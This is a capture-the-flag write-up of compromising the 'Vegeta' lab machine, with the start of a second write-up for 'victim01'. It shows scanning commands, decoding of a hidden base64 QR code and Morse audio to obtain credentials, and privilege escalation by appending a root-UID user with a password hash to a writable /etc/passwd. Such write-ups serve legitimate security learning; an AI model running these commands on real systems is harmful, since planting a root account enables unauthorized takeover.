My approach to Vegeta Machine

Overview:


Target Machine IP Address: 192.168.56.46  
My Machine IP Address: 192.168.56.20

Mission:

Boot to Root

THIS IS A MACHINE FOR COMPLETE BEGINNER , GET THE FLAG AND SHARE IN THE TELEGRAM GROUP (GROUP LINK WILL BE IN FLAG.TXT)

DHCP : ENABLED
IP : AUTO ASSIGN

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=eth0 192.168.56.1/24
nmap -sC -sV -p- 192.168.56.46 -o nmap.log

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http Apache httpd 2.4.38 ((Debian))

I checked source code, exiftool on image but didn’t get a good result, so I will not write those processes here (afraid it may bog you down with rabbit holes.) However, something interesting is showing at robots.txt

Note: Don’t just stop there, I missed it once.. look at the line number, something must be at the bottom

aVZCT1J3MEtHZ29BQUFBTlNVaEVVZ0FBQU1nQUFBRElDQVlBQUFDdFdLNmVBQUFIaGtsRVFWUjRuTzJad1k0c09RZ0U1LzkvK3UyMU5TdTdCd3JTaVN0QzhoR2M0SXBMOTg4L0FGanljem9BZ0RNSUFyQUJRUUEySUFqQUJnUUIySUFnQUJzUUJHQURnZ0JzUUJDQURRZ0NzQUZCQURhRUJmbjUrUmwvbk9aTFAxeER6K3g5VTA1cWJoWjFkcjRzSFQyejkwMDVxYmxaMU5uNXNuVDB6TjQzNWFUbVpsRm41OHZTMFRONzM1U1RtcHRGblowdlMwZlA3SDFUVG1wdUZuVjJ2aXdkUGJQM1RUbXB1Vm5VMmZteWRQVE0zamZscE9hdVhKUVRUamxkSHZ0YmxvNDZOUWp5UjV4eUlvZ09CUGtqVGprUlJBZUMvQkdubkFpaUEwSCtpRk5PQk5HQklIL0VLU2VDNkVDUVArS1VFMEYwakJWRS9aSGM4SEhkUHZ1RWQwZVF3N003MWFtelRIaDNCRGs4dTFPZE9zdUVkMGVRdzdNNzFhbXpUSGgzQkRrOHUxT2RPc3VFZDBlUXc3TTcxYW16VEhoM0JEazh1MU9kT3N1RWQwZVFJcWJNNENUcmhKMGhTQkZUWmtDUUdBaFN4SlFaRUNRR2doUXhaUVlFaVlFZ1JVeVpBVUZpSUVnUlUyWkFrQmdJVXNTVUdSQWtCb0lVMFRHZjAxN2UrdTRJVXNScEtSRGtXYzVsdjNEQlN4ZjFqZE5TSU1pem5NdCs0WUtYTHVvYnA2VkFrR2M1bC8zQ0JTOWQxRGRPUzRFZ3ozSXUrNFVMWHJxb2I1eVdBa0dlNVZ6MkN4ZThkRkhmT0MwRmdqekx1ZXdYTGhCL2VGazZjcm84Mm9rc2IzMTNCQkgwdkNITFc5OGRRUVE5YjhqeTFuZEhFRUhQRzdLODlkMFJSTkR6aGl4dmZYY0VFZlM4SWN0YjN4MUJCRDF2eVBMV2R5OFZaTXJwV1BDYjY2YWNEQWdTbUkrNjJTY0RnZ1RtbzI3MnlZQWdnZm1vbTMweUlFaGdQdXBtbnd3SUVwaVB1dGtuQTRJRTVxTnU5c25nOVNPMkFjcmxQN212SXd2OEg3YjVDd1NCVDlqbUx4QUVQbUdidjBBUStJUnQvZ0pCNEJPMitRc0VnVS9ZNWk4UUJENlIvUS9pMURPTFU4OHBkV3FxY3lKSTBlenFubFBxMUNBSWdveXFVNE1nQ0RLcVRnMkNJTWlvT2pVSWdpQ2o2dFFnQ0lLTXFsTnpYQkExYnhZeWk5TU1UbStVeWwvZXNSZ0VpZU0wZzlNYnBmS1hkeXdHUWVJNHplRDBScW44NVIyTFFaQTRUak00dlZFcWYzbkhZaEFranRNTVRtK1V5bC9lc1JnRWllTTBnOU1icGZLWGR5d0dRZUk0emVEMFJxbjhwYzJTUTcxWkFxZlpwd2pTVWJmc2w2cEtoRU1RajV3SUVzeWZxa3FFUXhDUG5BZ1N6SitxU29SREVJK2NDQkxNbjZwS2hFTVFqNXdJRXN5ZnFrcUVReENQbkFnU3pKK3FTb1JERUkrY0NCTE1uNm9xRHVleWpLNmVhcHdFNmNpWjdabkttS29xRHVleWpLNmVhaEFFUVI3VnFYdXFRUkFFZVZTbjdxa0dRUkRrVVoyNnB4b0VRWkJIZGVxZWFoQUVRUjdWcVh1cVFaQ0JncWcvNWpmZjEvRngzUzdXOHE2cHdia1BRUkNFK3hDa01HZnFycW5CdVE5QkVJVDdFS1F3WitxdXFjRzVEMEVRaFBzUXBEQm42cTdLY0ZtY0hzYnBvM1RLMlpGbEFnaHlPQXVDZUlNZ2g3TWdpRGNJY2pnTGduaURJSWV6SUlnM0NISTRDNEo0Z3lDSHN5Q0lONldDM1A0d1RvL3RKTEo2TDhvc0NGSjBueG9FUVpDMkxCMzNxVUVRQkduTDBuR2ZHZ1JCa0xZc0hmZXBRUkFFYWN2U2NaOGFCRUdRdGl3ZDk2bEJrSUdDZE5TcGUyYnZVMzk0Nm5mb3lPazAzN0pmdU1Ba2VGZlA3SDFPSDE3MlBuVk9wL21XL2NJRkpzRzdlbWJ2Yy9yd3N2ZXBjenJOdCt3WExqQUozdFV6ZTUvVGg1ZTlUNTNUYWI1bHYzQ0JTZkN1bnRuN25ENjg3SDNxbkU3ekxmdUZDMHlDZC9YTTN1ZjA0V1h2VStkMG1tL1pMMXhnRXJ5clovWStwdzh2ZTU4NnA5Tjh5MzdoQXZHSGZzUHlPN0pNMmFkNlp3aGkrbWdkODkyd1R3UzU3RUU3WmtjUUJMbm1RVHRtUnhBRXVlWkJPMlpIRUFTNTVrRTdaa2NRQkxubVFUdG1SNUFYQ1hJNzZnKzJBN1dRSFZrNnhFcmxUMVZkRElKNFpFRVFVeERFSXd1Q21JSWdIbGtReEJRRThjaUNJS1lnaUVjV0JERUZRVHl5akJXa1kyRDFjV0xLQitUeXdYNERRUkFFUVlUM0ljaGhFS1FXQkVFUUJCSGVoeUNIUVpCYUVBUkJFRVI0SDRJY0JrRnFzUmJFaVk2Y04zek1UaCtzK28xUy9VNEg2QUpCRUFSQk5pQUlnaURJQmdSQkVBVFpnQ0FJZ2lBYkVBUkJFR1FEZ2lESUtFRnUrTGc2NW5QSzRuVFV1MTdlRlM0d2VqUjF6bzc1bkxJNEhmV3VsM2VGQzR3ZVRaMnpZejZuTEU1SHZldmxYZUVDbzBkVDUreVl6eW1MMDFIdmVubFh1TURvMGRRNU8rWnp5dUowMUx0ZTNoVXVNSG8wZGM2TytaeXlPQjMxcnBkM2hRdU1IazJkczJNK3B5eE9SNzNyNVYzaEFxTkhVK2QwMnN1VUxOTnpJb2h4M1ExWnB1ZEVFT082RzdKTXo0a2d4blUzWkptZUUwR002MjdJTWowbmdoalgzWkJsZWs0RU1hNjdJY3YwbkFoU3hKUVoxRDJuZkMvTEhKWExjQm9ZUVR4NlR2bGVsamtxbCtFME1JSjQ5Snp5dlN4elZDN0RhV0FFOGVnNTVYdFo1cWhjaHRQQUNPTFJjOHIzc3N4UnVReW5nUkhFbytlVTcyV1pvM0laVGdNamlFZlBLZC9MTWtmbE1weVk4bEVxSC9zSlRoODZnaFNBSUxVZ1NQT2kxQ0JJTFFqU3ZDZzFDRklMZ2pRdlNnMkMxSUlnell0U2d5QzFJRWp6b3RRZ1NDMElVckNvS1NjN245TmVzcHplZmNVTTJmbFMvU29EVERrZEMzYWF3U2tuZ2d3OEhRdDJtc0VwSjRJTVBCMExkcHJCS1NlQ0REd2RDM2Fhd1NrbmdndzhIUXQybXNFcEo0SU1QQjBMZHByQktlZnJCQUY0RXdnQ3NBRkJBRFlnQ01BR0JBSFlnQ0FBR3hBRVlBT0NBR3hBRUlBTkNBS3dBVUVBTmlBSXdBWUVBZGp3SHlVRnd2VnIwS3ZGQUFBQUFFbEZUa1N1UW1DQw==

Yes, this is base64. We need to decode it.

If you wonder why I did double decoding, you might understand it by doing it with single decoding. Because output of the base64 decoded message is another base64 decoded text, therefore, I did it twice.

The decoded file is actually a PNG file, do you see the PNG in the top of the screenshot?

I have redirected the output and named the file decoded.png

It is a QR Code. Now I need to do a little shopping. Find an online tool that could read the code and spit out the message if it has any… By the way, I tried my mobile QR reader and I already got the message, however, let’s do the usual way…

I am going to use this tool to decode the message: https://zxing.org/w/decode.jspx

Password:: topshellv

However, I did Scan with Nikto and Gobuster, both gave me some information, nevertheless, so far it appears to be another rabbit hole to me though 🙂

As you can see very well that directory redirects to somewhere (which are not known yet, I am planning to run a burp suite to look into it.)

In Nikto result, there is a link which intrigued me, nevertheless, I am not sure whether it is again a rabbit hole, however, let’s keep it in our note.

I must confess here that I was not able to get anything that could be of use. So, I had to peek other people’s writeup. The author of the writeup used another custom wordlist which is not there in the list of directory database which we use normally. Therefore, I think we really need to keep this in my that if a scanner can find nothing that doesn’t mean nothing is there.

Actually, I can add the bulma word in the dictionary and act as if I find the directory using the scanner but I don’t think that is the way.

Anyway, let’s proceed with the directory http://192.168.56.46/bulma/

I am impressed with this audio file because it contents Mores Code. (I don’t know how to read the Mores Code manually, however, we can find a tool for that)

Tools to decode mores audio file: Click Here.

We got username: trunks 
password: u$3r

If you run this command, you will get to know which (system) files you could write (or modify).

find / -writable -type d 2>/dev/null

There were so many, files that I could edit. I did a quick brush. However, the last file atracks me the most.

/etc/passwd

Let’s modify this file using the findings…

echo "Tom:ad7t5uIalqMws:0:0:User_like_root:/root:/bin/bash" >> /etc/passwd 
which means we added a user name Tom and the password is Password@973 

su Tom 
cat root.txt

That’s it, guys… if you don’t like to enumerate manually you can use linpeas.sh tool to enumerate the box for you…

Additional Note:


I upload linpeas.sh to our target machine from my Kali Machine using SimpleHTTPServer (by the way, in order to save some time, I aliased the command with up).


Let’s take down victim01

Overview:

Pwned Machine IP Address: 192.168.56.38
My Machine IP Address: 192.168.56.20

Mission:

To gain access to root and read the flag file Flag.txt.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:


sudo arp-scan --interface=eth0 192.168.56.1/24

